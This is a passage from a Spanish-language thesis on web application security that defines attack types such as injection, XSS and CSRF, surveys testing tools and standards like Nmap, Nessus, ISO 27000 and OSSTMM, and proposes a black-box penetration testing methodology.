bases de datos mediante SQL (Ej., Inyección SQL). scripts escritos en Perl, Python, y otros lenguajes pueden ser inyectados en aplicaciones Web pobremente diseñadas y ejecutadas. En cualquier momento en que una aplicación Web utiliza un interpretador de cualquier tipo hay peligro de un ataque por inyección. Muchas aplicaciones Web utilizan características del sistema operativo y programas externos para realizar sus funciones. "Sendmail" es probablemente el programa externo más frecuentemente utilizado, pero muchos otros programas también son usados. Cuando una aplicación Web pasa información de una petición HTTP como parte de una solicitud externa, debe ser cuidadosamente examinada. De lo contrario, el atacante puede inyectar (meta) caracteres, comandos maliciosos o modificadores de comando en la información y la aplicación Web, sin dudarlo, pasa éstos al sistema externo para su ejecución. (12).

Para entender los ataques a páginas web debemos comprender y analizar los diferentes tipos de ataques como el de inyect.

2.8.2. Fallas Cross-site scripting (XSS)

Las vulnerabilidades de cross-site scripting (algunas veces referido como XSS) ocurren cuando un atacante utiliza una aplicación Web para mandar código malicioso, generalmente en la forma de un script, a un usuario diferente. Estas fallas están muy generalizadas y ocurren donde quiera que una aplicación Web utilice entradas de datos de un usuario sin validar la salida que ésta genera.

Un atacante puede usar ‘cross site scripting’ para mandar un script malicioso a un usuario ingenuo. El navegador del usuario final no tiene forma de saber que el script no debe ser confiable y lo ejecutará, porque piensa que vino de una fuente confiable, el script malicioso puede acceder a cualquier cookie, token de sesión u otra información sensitiva retenida por su navegador y utilizada con ese sitio. Estos pequeños programas pueden hasta re-escribir el contenido de una página HTML.

Los ataques XSS pueden generalmente ser clasificados en dos categorías: almacenados y reflejados. Los ataques almacenados son aquellos en donde el código inyectado es permanentemente almacenado en el servidor objetivo, tales como bases de datos, en un foro de

mensajes, un archivo de visitante, campo comentado, etc. Entonces la víctima recupera el script malicioso del servidor cuando solicita la información almacenada. Los ataques reflejados son aquellos donde el código inyectado es reflejado desde el servidor, tal como un mensaje de error, resultado de una búsqueda o cualquier otra respuesta que incluya alguna o todas las entradas mandadas al servidor como parte de una petición. Los ataques reflejados son entregados a las víctimas mediante otra ruta, tal como un mensaje de correo electrónico o algún otro servidor Web.

Cuando un usuario es engañado para hacer clic a un enlace malicioso o ante la presentación artesanal de una forma, el código inyectado viaja al servidor Web vulnerable, el cual refleja el ataque de regreso al navegador del usuario. El navegador ejecuta el código porque viene de un servidor 'confiable' (13)

Para entender los ataques a páginas web debemos comprender y analizar los diferentes tipos de ataques como el XSS.

El trabajo de investigación requiere saber de los diferentes tipos de ataques a páginas web o aplicaciones web, como también su proceder de cada uno, por lo que es importante estudiarlos.

2.9. HTCIA Inc.

El High Technology Crime Investigation Association o como se conoce por las siglas HTCIA Inc., Roseville, California, se dedica a la ciencia forense digital para la investigación de los delitos. Los miembros de HTCIA Inc. se componen de un cuerpo profesional de investigadores, fiscales y profesionales de la seguridad. HTCIA está diseñado para promover, fomentar la ayuda y el efecto del intercambio voluntario de datos, experiencia, información, conocimientos e ideas sobre los procesos, procedimientos, métodos y técnicas relacionadas con las investigaciones y la seguridad en tecnologías avanzadas, y las nuevas tecnologías introducidas en el ámbito de las investigaciones forenses para el crimen y la ley (14).

Un sustento teórico que tendrá el trabajo de investigación es la corporación HTCIA Inc. por los estudios realizados.

2.10. Exploit

Exploit (del inglés to exploit, explotar o aprovechar) es una pieza de software, un fragmento de datos, o una secuencia de comandos con el fin de automatizar el aprovechamiento de un error, fallo o vulnerabilidad, a fin de causar un comportamiento no deseado o imprevisto en los programas informáticos, hardware, o componente electrónico (por lo general computarizado). Con frecuencia, esto incluye cosas tales como la violenta toma de control de un sistema de cómputo o permitir la escalada de privilegios o un ataque de denegación de servicio

El fin del Exploit puede ser violar las medidas de seguridad para poder acceder al mismo de forma no autorizada y emplearlo en beneficio propio o como origen de otros ataques a terceros (15).

Para entender los ataques a páginas web debemos comprender y analizar los diferentes tipos de ataques como el Exploit, por lo que se incluye en el trabajo de investigación.

2.11 AJAX

AJAX, acrónimo de JavaScript Asíncrono y XML, es una técnica de desarrollo web usada para crear aplicaciones web más interactivas y con mejor facilidad de uso. Utiliza una combinación de tecnologías para proveer una experiencia más parecida a utilizar una aplicación de escritorio. Esto se lleva a cabo utilizando el objeto XMLHttpRequest y JavaScript para hacer peticiones asíncronas al servidor web, analizando las respuestas y posteriormente actualizando el DOM HTML y el CSS de la página. (16)

Ajax es una tecnología que dio paso a las aplicaciones web, siendo su objetivo el de enviar y recibir peticiones. También enfrenta problemas de seguridad, las mismas que una página web normal, por lo que se toma en cuenta en el trabajo de investigación.

2.12 HTTP

Hypertext Transfer Protocol o HTTP (en español protocolo de transferencia de hipertexto) es el protocolo usado en cada transacción de la World Wide Web. HTTP fue desarrollado por el World Wide Web Consortium y la Internet Engineering Task Force, colaboración que

culminó en 1999 con la publicación de una serie de RFC, el más importante de ellos es el RFC 2616 que especifica la versión 1.1. HTTP define la sintaxis y la semántica que utilizan los elementos de software de la arquitectura web (clientes, servidores, proxies) para comunicarse. Es un protocolo orientado a transacciones y sigue el esquema petición-respuesta entre un cliente y un servidor. (17)

EL termino HTTP es usado en el presenta trabajo de investigación, por ser el protocolo que usan las páginas web y aplicaciones web, aclarando de esta forma algunas dudas manifestadas en el trabajo.

2.13 Pruebas de caja negra.

Las pruebas de caja negra se centran en los requisitos funcionales del software. Es decir, la prueba de caja negra permite obtener conjuntos de condiciones de entrada que ejerciten completamente todos los requisitos funcionales de un programa. Se trata de un enfoque que intenta descubrir diferentes tipos de errores que no se encuentran con los métodos de caja blanca.

Intentan encontrar errores de las siguientes categorías:

1. Funciones incorrectas o ausentes.
2. Errores de interfaz.
3. Errores en estructuras de datos o en accesos a bases de datos externas.
4. Errores de rendimiento.
5. Errores de inicialización y de terminación.

(18)

Caja negra

El objetivo de las pruebas de caja negra es estar totalmente despreocupado del comportamiento interno y de la estructura del programa. En lugar de esto, concentrarse en encontrar las circunstancias en las cuales el programa no se comporte según su especificación. En este acercamiento, los datos de prueba se derivan solamente de la especificación. (19)

Prueba de caja Blanca

La prueba de caja blanca denominada a veces prueba de caja de cristal es un método de diseño de casos de prueba que usa la estructura de control del diseño procedimental para obtener los casos de prueba.

Mediante este método el ingeniero de software puede obtener casos de prueba que:

1. Garanticen que se ejercita por lo menos una vez todos los caminos independientes de cada módulo.
2. Ejerciten todas las decisiones lógicas en sus vertientes verdadera y falsa.
3. Ejecuten todos los bucles en sus límites y con sus límites operacionales.
4. Ejerciten las estructuras internas de datos para asegurar su validez. (20)

Características del Test de caja negra:

El concepto principal de un test de caja negra es **simular los métodos de ataque de un hacker** con sus mismos recursos. El auditor sólo dispone de información pública sobre el objetivo, y a través de esta intenta identificar los agujeros de seguridad que puedan comprometer información sensible o las operaciones del sistema. Cuando se aplica correctamente este test, se puede simular no sólo ataques de hackers al azar, sino también de hackers que se dedican a obtener algún acceso inicial al sistema.

Este test imita lo que un verdadero hacker haría, y proporciona al cliente una evaluación realista del nivel de riesgo al que está expuesto el sistema. Si el auditor puede identificar alguna vulnerabilidad a través de este test es probable que un hacker también pueda identificarla.

Pros:

1. Proporciona una estimación real de las amenazas.
2. Obtiene los resultados a través de la información pública.
3. Requiere un esfuerzo mínimo del cliente.

Contras:

1. Puede ser un esfuerzo recopilar la información.
2. Pueden pasar desapercibidas puertas traseras o vulnerabilidades parciales.
3. Las recomendaciones para reparar fallos son generales.

Pruebas realizadas con esta metodología:

1. Pruebas de Penetración de Infraestructura/Red.
2. Pruebas de Penetración de Aplicaciones.
3. Ataque simulado completo.

Características del Test de caja blanca:

Antes del test de caja blanca los auditores se proveen de toda la información necesaria para evaluar mejor la seguridad del entorno sometido a prueba, incluyendo el código fuente, archivos de configuración, documentación, diagramas, etc. Esto permite una **revisión a fondo del sistema**, identificando no sólo las vulnerabilidades inmediatas, sino también secciones de código y configuraciones potencialmente peligrosas, puertas traseras, y defectos de construcción. El test de caja blanca puede requerir más recursos, tanto del auditor como del cliente, para proporcionar la información pertinente. Este tipo de test es más adecuado para entornos muy sensibles.

Pros:

1. Extremadamente minucioso.
2. Las recomendaciones para reparar fallos son muy precisas.
3. Detecta las amenazas inmediatas, así como los defectos de configuración y construcción.

Contras:

1. Requiere muchos recursos tanto del auditor como del cliente.
2. No simula un verdadero ataque.

Pruebas realizadas con esta metodología:

1. Solicitud de revisión de código.
2. Examen de diseño y construcción.
3. Configuración del servidor de Auditorías.
4. Auditorías de red.

Características del Test de caja gris:

El test de caja gris combina los tests de caja negra y caja blanca. Este test hace pruebas con métodos similares a los de la caja negra, simulando ataques reales. Sin embargo, a diferencia del test de caja negra, el atacante dispone de la información técnica pertinente del sistema, y además se le permite pedir información adicional señalada con comentarios como con los del test de caja blanca.

Este test es muy efectivo para **identificar el mayor número real de amenazas** como sea posible en el menor tiempo disponible, y por eso es la manera más efectiva para efectuar evaluaciones de seguridad cuando los valores más absolutos de las cajas blanca y negra no son necesarios.

Pros:

1. Más rentable.

2. Proporciona una estimación realista de las amenazas.

Contras:

1. No simula un ataque real como la caja negra.

El trabajo de investigación en las pruebas hace uso de las pruebas de caja negra, caja gris, y caja blanca, de acuerdo al tipo de prueba que se haga.

2.14 Técnicas de Comprobación de Seguridad.

El Modelado de Amenazas ('Threat Modeling' - TM).

La tarea de identificar los riesgos y las amenazas en el software requiere un esquema estructurado y repetible, que mejore el entendimiento de los involucrados en el desarrollo, ayude a identificar problemas de diseño e integración de componentes, y sirva como input para el equipo de pruebas. El TM constituye un framework específico para el proceso de análisis de riesgo estructurado, que permite identificar las amenazas de una aplicación y cuantificar los riesgos a los que la misma estará expuesta.

El proceso de TM consta de las siguientes etapas:

1. Conformar un grupo de análisis de riesgo.
2. Descomponer la aplicación e identificar componentes claves.
3. Determinar las amenazas a cada componente de la aplicación.
4. Asignar un valor a cada amenaza.
5. Decidir cómo responder a las amenazas.
6. Identificar las técnicas y tecnologías necesarias para mitigar los riesgos identificados.

Si bien este proceso constituye un esquema estructurado, se reconoce que el TM se presenta como un conjunto complejo y multidimensional de compensaciones que podrían ser hechas para encontrar un juego de objetivos implícitos o explícitos. (21)

Revisión de Código.

"**Revisión de código** es la revisión sistemática (como en la revisión por pares) del código fuente de un programa informático. Se practica con el objetivo de mejorar la calidad del código que se genera en el proceso de desarrollo del software, mediante la detección temprana de errores en el código de los programas o alternativas más eficientes a la implementación inicial. También se utiliza como técnica para mejorar las cualidades de los desarrolladores involucrados en la práctica, mediante la discusión abierta de posibles mejoras en el programa.

Se realizan principalmente revisiones de código por parte de las metodologías ágiles que practican programación en pareja como parte del proceso, o en otras que pueden implementar revisiones periódicas de código, tanto informales como formales"(22)

La revisión de código para la seguridad es hacer la inspección de código para identificar vulnerabilidades en el código. Existen vulnerabilidades en el código debido al diseño inadecuado o la aplicación en el ciclo de vida SDLC en el proceso durante el desarrollo de la aplicación (23).

Mediante una revisión minuciosa del código fuente es posible encontrar vulnerabilidades como también mejorarlo.

Prueba de Intrusión.

El objetivo general de las pruebas de intrusión es descubrir áreas de la red de la empresa donde los intrusos pueden sacar partido de las vulnerabilidades de seguridad. Es necesario realizar varios tipos de pruebas de intrusión para los distintos tipos de dispositivos de red. Por ejemplo, una prueba de intrusión de un cortafuego es distinta de la de un equipo de usuario estándar. Incluso una prueba de intrusión de dispositivos en la zona de transición (DMZ) es diferente a cuando se realiza un escaneo para comprobar si es posible la intrusión en una red. Hay que sopesar el tipo de prueba de intrusión frente al valor de los datos del equipo al que se están realizando las pruebas y la necesidad de conectividad a un servicio específico.

El proceso de pruebas de intrusión tiene tres componentes básicos:

1. Definición del contexto
2. Realización de las pruebas de intrusión
3. Informe y entrega de resultados(24)

Las pruebas de intrusión (abreviado como pen tests [penetration tests, pruebas de penetración]) consisten en probar los métodos de protección del sistema de información sometiendo el sistema a una situación real.

Generalmente, se utilizan dos métodos:

1. El método de la caja negra, el cual consiste en intentar penetrar en la red sin tener conocimientos del sistema para generar una situación realista.
2. El método de la caja blanca que consiste en intentar penetrar en el sistema conociéndolo por completo para poner a prueba al máximo los límites de seguridad de la red.

El trabajo de investigación requiere de técnicas de seguridad para enfocar el trabajo y orientarse con estas técnicas.

2.15 Robots.

Los archivos robots.txt restringen el acceso de los robots de motores de búsqueda que rastrean la Web a un sitio. Estos robots están automatizados y, antes de acceder a las páginas de un sitio, verifican si existe un archivo robots.txt que les impida el acceso a determinadas páginas. Aunque todos los robots acreditados respetan las directivas del archivo robots.txt, algunos pueden interpretarlas de forma diferente. Sin embargo, el archivo robots.txt no es obligatorio y algunos emisores de spam y otros malhechores pueden ignorarlo. Por este motivo, es recomendable proteger la información confidencial con contraseñas (25).

Los robots WWW (también llamados wanderers or spiders) son programas que atraviesan muchas páginas en la World Wide Web de forma recursiva la recuperación de las páginas enlazadas. Para más información, consulte la página de robots .

En 1993 y 1994 ha habido ocasiones en donde los robots han visitado servidores WWW, donde no eran bien recibidos por varias razones. A veces, estas razones fueron robot específico, por ejemplo, ciertos robots inundaron los servidores con peticiones de tiro rápido, o recuperar los mismos archivos en varias ocasiones. En otras situaciones robots recorrido parte de los servidores WWW que no eran adecuados, por ejemplo, árboles virtuales muy profundos, información duplicada, la información temporal, o scripts cgi con efectos secundarios (como el derecho a voto)(26).

Estos incidentes indican la necesidad de que los mecanismos establecidos para los servidores de WWW para indicar a los robots que partes de su servidor no deben tener acceso. Esta norma responde a esta necesidad con una solución operativa.

Para aclarar algunos puntos como en la recolección de información de páginas web, los robots son un punto de información importante por la que se toma en cuenta.

2.16 Indexación, crawls y servidores web - Conceptos básicos de Google.

Cuando se sienta uno frente a un ordenador y realizas una búsqueda en Google, obtienes de forma prácticamente instantánea una lista de resultados de la Web. ¿Qué sistemas utiliza Google para encontrar páginas web que coincidan con la consulta y para determinar el orden de los resultados de búsqueda?

Para explicarlo de forma sencilla, realizar una búsqueda en la Web es como consultar un libro muy extenso en el que un índice exhaustivo nos indica exactamente la ubicación de cada elemento (27). Cuando efectúas una búsqueda en Google, nuestros programas consultan nuestro índice para decidir qué resultados de búsqueda son los más relevantes y mostrártelos.

Para aclarar algunos puntos como en la recolección de información de páginas web, las Indexaciones, crawls y servidores web son un punto de información importante por la que se toma en cuenta.

2.17 NMAP.

Nmap (“mapeado de redes”) es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales. Nmap utiliza paquetes IP "crudos" («raw», N. del T.) en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando así como docenas de otras características. Aunque generalmente se utiliza Nmap en auditorías de seguridad, muchos administradores de redes y sistemas lo encuentran útil para realizar tareas rutinarias, como puede ser el inventariado de la red, la planificación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos.(28)

NMAP es una herramienta por excelencia para el testeo de redes y servidores, y el presente trabajo de investigación requiere la información de que red y servidor es con la que trabaja una página web o aplicación web.

2.18 Nessus.

Nessus es un programa de escaneo de vulnerabilidades en diversos sistemas operativos. Consiste en nessusd, el daemon Nessus, que realiza el escaneo en el sistema objetivo, ynessus, el cliente (basado en consola o gráfico) que muestra el avance y reporte de los escaneos. Desde consola nessus puede ser programado para hacer escaneos programados.

En operación normal, nessus comienza escaneando los puertos con nmap o con su propio escaneador de puertos para buscar puertos abiertos y después intentar varios exploits para atacarlo. Las pruebas de vulnerabilidad, disponibles como una larga lista de plugins, son escritos en **NASL** (Nessus Attack Scripting Language, Lenguaje de Scripting de Ataque Nessus por sus siglas en inglés), un lenguaje scripting optimizado para interacciones personalizadas en redes.

Opcionalmente, los resultados del escaneo pueden ser exportados en reportes en varios formatos, como texto plano, XML, HTML, y LaTeX. Los resultados también pueden ser guardados en una base de conocimiento para referencia en futuros escaneos de vulnerabilidades.

Algunas de las pruebas de vulnerabilidades de Nessus pueden causar que los servicios o sistemas operativos se corrompan y caigan. El usuario puede evitar esto desactivando "unsafe test" (pruebas no seguras) antes de escanear.(29)

El trabajo de investigación requiere de herramientas para analizas y testear páginas web como aplicaciones web, y una de esa es Nessus.

2.19 Falsificación de petición en sitios cruzados (CSRF)

El CSRF (del inglés Cross-site request forgery o falsificación de petición en sitios cruzados) es un tipo de exploit malicioso de un sitio web en el que comandos no autorizados son transmitidos por un usuario en el cual el sitio web confía. Esta vulnerabilidad es conocida

también por otros nombres como XSRF, enlace hostil, ataque de un click, cabalgamiento de sesión, y ataque automático. (30)

CSRF es parte de la seguridad de páginas web de esta forma es que se debe tomar en cuenta en la investigación.

2.20 Captcha.

Es el acrónimo de Completely Automated Public Turing test to tell Computers and Humans Apart (Prueba de Turing pública y automática para diferenciar máquinas y humanos).



Figura 2.2 Ejemplo de captcha,
Fuente http://es.wikipedia.org/wiki/Captcha

Este es un típico test para la secuencia "smwm" que dificulta el reconocimiento de la máquina distorsionando las letras como se muestra en la figura 2 y añadiendo un degradado de fondo.

Se trata de una prueba desafío-respuesta utilizada en computación para determinar cuándo el usuario es o no humano. El término se empezó a utilizar en el año 2000 por Luis von Ahn, Manuel Blum y Nicholas J. Hopper de la Carnegie Mellon University, y John Langford de IBM.

La típica prueba consiste en que el usuario introduzca un conjunto de caracteres que se muestran en una imagen distorsionada que aparece en pantalla. Se supone que una máquina no es capaz de comprender e introducir la secuencia de forma correcta por lo que solamente el humano podría hacerlo.

Como el test es controlado por una máquina en lugar de un humano como en la Prueba de Turing, también se denomina Prueba de Turing Inversa. (31).

Captcha es parte de la seguridad de páginas web de esta forma es que se debe tomar en cuenta en la investigación.

2.21 ISO 27000.

ISO/IEC 27000 es un conjunto de estándares desarrollados -o en fase de desarrollo- por ISO (International Organization for Standardization) e IEC (International Electrotechnical Commission), que proporcionan un marco de gestión de la seguridad de la información utilizable por cualquier tipo de organización, pública o privada, grande o pequeña (32).

Seguidamente se resumen las distintas normas que componen la serie ISO 27000:

- ✓ ISO/IEC 27000 proporcionará una visión general del marco normativo y un vocabulario común utilizado por todas las normas de la serie.
- ✓ ISO/IEC 27001:2005. Especificaciones para la creación de un sistema de gestión de la seguridad de la información (SGSI). Publicada en 2005.
- ✓ ISO/IEC 27002:2005. Código de buenas prácticas para la gestión de la seguridad de la información describe el conjunto de objetivos de control y controles a utilizar en la construcción de un SGSI (actualizada desde la ISO/IEC 17799:2005 y renombrada en el 2007 como ISO 27002:2005). Publicada en 2005 y renombrada en 2007.
- ✓ ISO/IEC 27003 proporcionará una guía de implantación de la norma ISO/IEC 27001.
- ✓ ISO/IEC 27004 describirá los criterios de medición y gestión para lograr la mejora continua y la eficacia de los SGSI.
- ✓ ISO/IEC 27005 proporcionará criterios generales para la realización de análisis y gestión de riesgos en materia de seguridad. Se espera su publicación en breve.
- ✓ ISO/IEC 27006:2007 es una guía para el proceso de acreditación de las entidades de certificación de los SGSI. Publicada en 2007.
- ✓ ISO/IEC 27007 será una guía para auditar SGSI.
- ✓ ISO/IEC TR 27008 proporcionará una guía para auditar los controles de seguridad de la norma ISO 27002:2005.
- ✓ ISO/IEC 27010 proporcionará una guía específica para el sector de las comunicaciones y sistemas de interconexión de redes de industrias y Administraciones, a través de un conjunto de normas más detalladas que comenzarán a partir de la ISO/IEC 27011.
- ✓ ISO/IEC 27011 será una guía para la gestión de la seguridad en telecomunicaciones (conocida también como X.1051).

- ✓ ISO/IEC 27031 estará centrada en la continuidad de negocio.
- ✓ ISO/IEC 27032 será una guía para la cyberseguridad.

2.22 Metodología OSSTMM.

La Metodología Abierta de Comprobación de la Seguridad (OSSTMM, Open Source Security Testing Methodology) es uno de los estándares profesionales más completos y comúnmente utilizados en Auditorías de Seguridad para revisar la Seguridad de los Sistemas desde Internet. Incluye un marco de trabajo que describe las fases que habría que realizar para la ejecución de la auditoría (33).

Actualmente se compone de 6 fases que se describe en la figura 3:




Figura 2.3 Fases de OSSTMM,
Fuente http://www.isecom.org/mirror/OSSTMM.3.pdf

Sección A -Seguridad de la Información

1. Revisión de la Inteligencia Competitiva
2. Revisión de Privacidad
3. Recolección de Documentos

Sección B - Seguridad de los Procesos

1. Testeo de Solicitud

2. Testeo de Sugerencia Dirigida
3. Testeo de las Personas Confiables

Sección C - Seguridad en las tecnologías de Internet

1. Logística y Controles
2. Exploración de Red
3. Identificación de los Servicios del Sistema
4. Búsqueda de Información Competitiva
5. Revisión de Privacidad
6. Obtención de Documentos
7. Búsqueda y Verificación de Vulnerabilidades
8. Testeo de Aplicaciones de Internet
9. Enrutamiento
10. Testeo de Sistemas Confiados
11. Testeo de Control de Acceso
12. Testeo de Sistema de Detección de Intrusos
13. Testeo de Medidas de Contingencia
14. Descifrado de Contraseñas
15. Testeo de Denegación de Servicios
16. Evaluación de Políticas de Seguridad

Sección D - Seguridad en las Comunicaciones

1. Testeo de PBX
2. Testeo del Correo de Voz
3. Revisión del FAX
4. Testeo del Modem

Sección E - Seguridad Inalámbrica

1. Verificación de Radiación Electromagnética (EMR)
2. Verificación de Redes Inalámbricas (802.11)
3. Verificación de Redes Bluetooth

4. Verificación de Dispositivos de Entrada Inalámbricos
5. Verificación de Dispositivos de Mano Inalámbricos
6. Verificación de Comunicaciones sin Cable
7. Verificación de Dispositivos de Vigilancia Inalámbricos
8. Verificación de Dispositivos de Transacción Inalámbricos
9. Verificación de RFID
10. Verificación de Sistemas Infrarrojos
11. Revisión de Privacidad

Sección F - Seguridad Física

1. Revisión de Perímetro
2. Revisión de monitoreo
3. Evaluación de Controles de Acceso
4. Revisión de Respuesta de Alarmas
5. Revisión de Ubicación
6. Revisión de Entorno

CAPITULO III

PROPUESTA DE UNA METODOLOGIA DE TEST DE SEGURIDAD

3.1 Introducción.

Arquitectos y proveedores de soluciones necesitan una guía para producir aplicaciones seguras por diseño, y pueden hacerlo no sólo implementando los controles básicos documentados en el texto principal, sino también refiriéndose al subyacente ¿Por qué? en esos principios. Los principios de seguridad tales como confidencialidad, integridad, y disponibilidad - aunque son importantes, amplios y vagos - no cambian. Su aplicación será más robusta cuanto más los aplique.

Por ejemplo, es correcto cuando en una implementación de validación de datos se incluye una rutina de validación centralizada para todas las entradas. Sin embargo, es mejor ver una validación a cada nivel para todas las entradas del usuario, asociadas con un apropiado manejo de errores y un robusto control de accesos.

En el último año, ha habido un esfuerzo significante para estandarizar la terminología y taxonomía. En el trabajo de investigación se ha normalizado sus principios con aquellos de los grandes textos de la industria.

3.2 Análisis de resultados de entrevistas.

Como parte de la investigación se indago en otros trabajos de tesis para la sustentación, siendo estos el trabajo de tesis de Carlos Augusto Jerez Lugo que realizo una investigación en seguridad para aplicaciones basadas en internet estableciendo lineamientos de seguridad, para asegurar su confiabilidad y calidad con el nombre del trabajo "Seguridad para lograr Confiabilidad y Calidad de los Servicios Digitales en Internet"(34) concluyendo que se debe saber cuan vulnerable es la aplicación web para aplicar las medidas necesarias. Gonzalo Ernesto Domingo en el trabajo de tesis "Seguridad en las transacciones online de comercio electrónico"(35) concluyendo que se debe transmitir la idea de seguridad al cliente, sino simplemente huirá de nuestro sitio, de esto dependerá el éxito o el fracaso del comercio electrónico. Y el trabajo de tesis "Seguridad en el comercio electrónico" de Eliza Zoraida Mattos

Lescano (36) con el objeto de estudio, establecer los pasos necesarios para la implementación de un sitio seguro de e-commerce.

También se realizó entrevistas a expertos, pero por falta de profesionales especializados en el área de desarrolladores de aplicaciones web y páginas web que estén directamente implicados con ataque de hackers, solo se realizó la entrevista al Ing. Ditmar Castro Angulo (Desarrollador de aplicaciones Web y páginas Web de la empresa "Applydream"), Ing. Miguel Angel Mamani, Ing. Jhonny Moreira Mamani e Ing. Edson Llanos (Gerente de la empresa de desarrollo y diseño "Almighty-Bolivia") con más de 8 años de experiencia en el desarrollo de páginas web.

Como resultados obtenidos de la entrevista (para ver la estructura de la entrevista ir anexo 1) son:

Las metodologías usadas en la construcción de páginas y aplicaciones Web son wae-uml, xp o scrum no incluyen implícitamente la seguridad pero por la experiencia de los programadores se va agregando.

Los programadores como administradores de aplicaciones Web y páginas Web tuvieron percances con hackers en todo el tiempo que los sistemas se encontraban en internet.

Aunque se tenga experiencia de programador o como de administrador los hackers encuentra diferentes formas de vulnerar la seguridad.

Los ataques realizados en aplicaciones Web o en páginas web no se encuentran documentados, solo se tiene el nombre del tipo de ataque pero no la forma de evadirla ni como verificarlas ni realizar pruebas en los sistemas.

Se tiene poca información de cuál es la forma que realizan los ataques y sobre todo como protegerse, aunque se tiene estándares de seguridad estos ya son en algunos casos obsoletos y otros pertenecen a empresas privadas de seguridad que requiere de licencias.

Por lo tanto la investigación establece que no se cuenta con metodologías o técnicas actualizadas para la protección y testeo de aplicaciones web y páginas web.

3.3 Propuesta de Seguridad.

Las pruebas de intrusión nunca serán una ciencia exacta mediante la cual se pueda definir una lista completa de todas las incidencias posibles que deberían ser comprobadas. De hecho, las pruebas de intrusión son sólo una técnica apropiada para comprobar la seguridad de aplicaciones web bajo ciertas circunstancias.

¿Cuándo comprobar?

La mayor parte de la gente no comprueba el software hasta que ya ha sido creado y se encuentra en la fase de desarrollo de su ciclo de vida (ej. El código ya ha sido creado e instanciado en una aplicación web funcional). Esta es generalmente una práctica muy inefectiva y costosa. Uno de los mejores métodos para evitar la aparición de bugs de seguridad en aplicaciones en producción es mejorar el Ciclo de Vida de Desarrollo del Software (en inglés Software Development Life Cycle, o SDLC), incluyendo la seguridad. Si no hay un SDLC en uso en el entorno actualmente, se puede escoger como xp, scrum entre otros.

Aunque una primera etapa de verificación de seguridad es la producción también se debe realizar pruebas de seguridad ya implementado el sistema en lapsos de tiempo.

El objetivo es recopilar todas las técnicas de comprobación posibles, explicarlas y mantener la guía actualizada. La metodología de pruebas de intrusión de aplicación web propuesto se basa en un enfoque / acercamiento de caja negra. La persona que realiza las pruebas tiene poca, o ninguna, información sobre la aplicación que va a ser comprobada. El modelo de pruebas consta de:

1. Auditor: La persona que realiza las actividades de comprobación
2. Herramientas y metodología: El núcleo de esta investigación.
3. Aplicación: La caja negra sobre la que realizar las pruebas.

a) Identificar métodos, herramientas y técnicas de ataques probables.

Las listas de amenazas, de las que disponen la mayor de las organizaciones, ayudan a los administradores de seguridad a identificar los distintos métodos, herramientas y técnicas de ataque que se pueden utilizar en los ataques. Los métodos pueden abarcar desde virus y

gusanos a la adivinación de contraseñas y la interceptación del correo electrónico. Es importante que los administradores actualicen constantemente sus conocimientos en esta área, ya que los nuevos métodos, herramientas y técnicas para sortear las medidas de seguridad evolucionan de forma continua.

b) Establecer estrategias proactivas y reactivas.

En cada método, el plan de seguridad debe incluir una estrategia proactiva y otra reactiva. La estrategia proactiva o de previsión de ataques es un conjunto de pasos que ayuda a reducir al mínimo la cantidad de puntos vulnerables existentes en las directivas de seguridad y a desarrollar planes de contingencia. La determinación del daño que un ataque va a provocar en un sistema y las debilidades y puntos vulnerables explotados durante este ataque ayudará a desarrollar la estrategia proactiva.

La estrategia reactiva o estrategia posterior al ataque ayuda al personal de seguridad a evaluar el daño que ha causado el ataque, a repararlo o a implementar el plan de contingencia desarrollado en la estrategia proactiva, a documentar y aprender de la experiencia, y a conseguir que las funciones comerciales se normalicen lo antes posible.

c) Pruebas.

El último elemento de las estrategias de seguridad, las pruebas y el estudio de sus resultados, se lleva a cabo después de que se han puesto en marcha las estrategias reactiva y proactiva. La realización de ataques simulados en sistemas de pruebas o en laboratorios permite evaluar los lugares en los que hay puntos vulnerables y ajustar las directivas y los controles de seguridad en consecuencia. Estas pruebas no se deben llevar a cabo en los sistemas de producción real, ya que el resultado puede ser desastroso. La carencia de laboratorios y equipos de pruebas a causa de restricciones presupuestarias puede imposibilitar la realización de ataques simulados. Para asegurar los fondos necesarios para las pruebas, es importante que los directivos sean conscientes de los riesgos y consecuencias de los ataques, así como de las medidas de seguridad que se pueden adoptar para proteger al sistema, incluidos los procedimientos de las pruebas. Si es posible, se deben probar físicamente y documentar todos los casos de ataque

para determinar las mejores directivas y controles de seguridad posibles que se van a implementar.

d) Equipos de respuestas a incidentes.

Es aconsejable formar un equipo de respuesta a incidentes. Este equipo debe estar implicado en los trabajos proactivos del profesional de la seguridad. Entre éstos se incluyen:

- El desarrollo de instrucciones para controlar incidentes.
- La identificación de las herramientas de software para responder a incidentes y eventos.
- La investigación y desarrollo de otras herramientas de seguridad informática.
- La realización de actividades formativas y de motivación.
- La realización de investigaciones acerca de virus.
- La ejecución de estudios relativos a ataques al sistema.

Estos trabajos proporcionarán los conocimientos que la organización puede utilizar y la información que hay que distribuir antes y durante los incidentes. Una vez que el administrador de seguridad y el equipo de respuesta a incidentes han realizado estas funciones proactivas, el administrador debe delegar la responsabilidad del control de incidentes al equipo de respuesta a incidentes.

Esto no significa que el administrador no deba seguir implicado o formar parte del equipo, sino que no tenga que estar siempre disponible, necesariamente, y que el equipo debe ser capaz de controlar los incidentes por sí mismo. El equipo será el responsable de responder a incidentes como virus, gusanos o cualquier otro código dañino, invasión, engaños, desastres naturales y ataques del personal interno. El equipo también debe participar en el análisis de cualquier evento inusual que pueda estar implicado en la seguridad de los equipos o de la red.

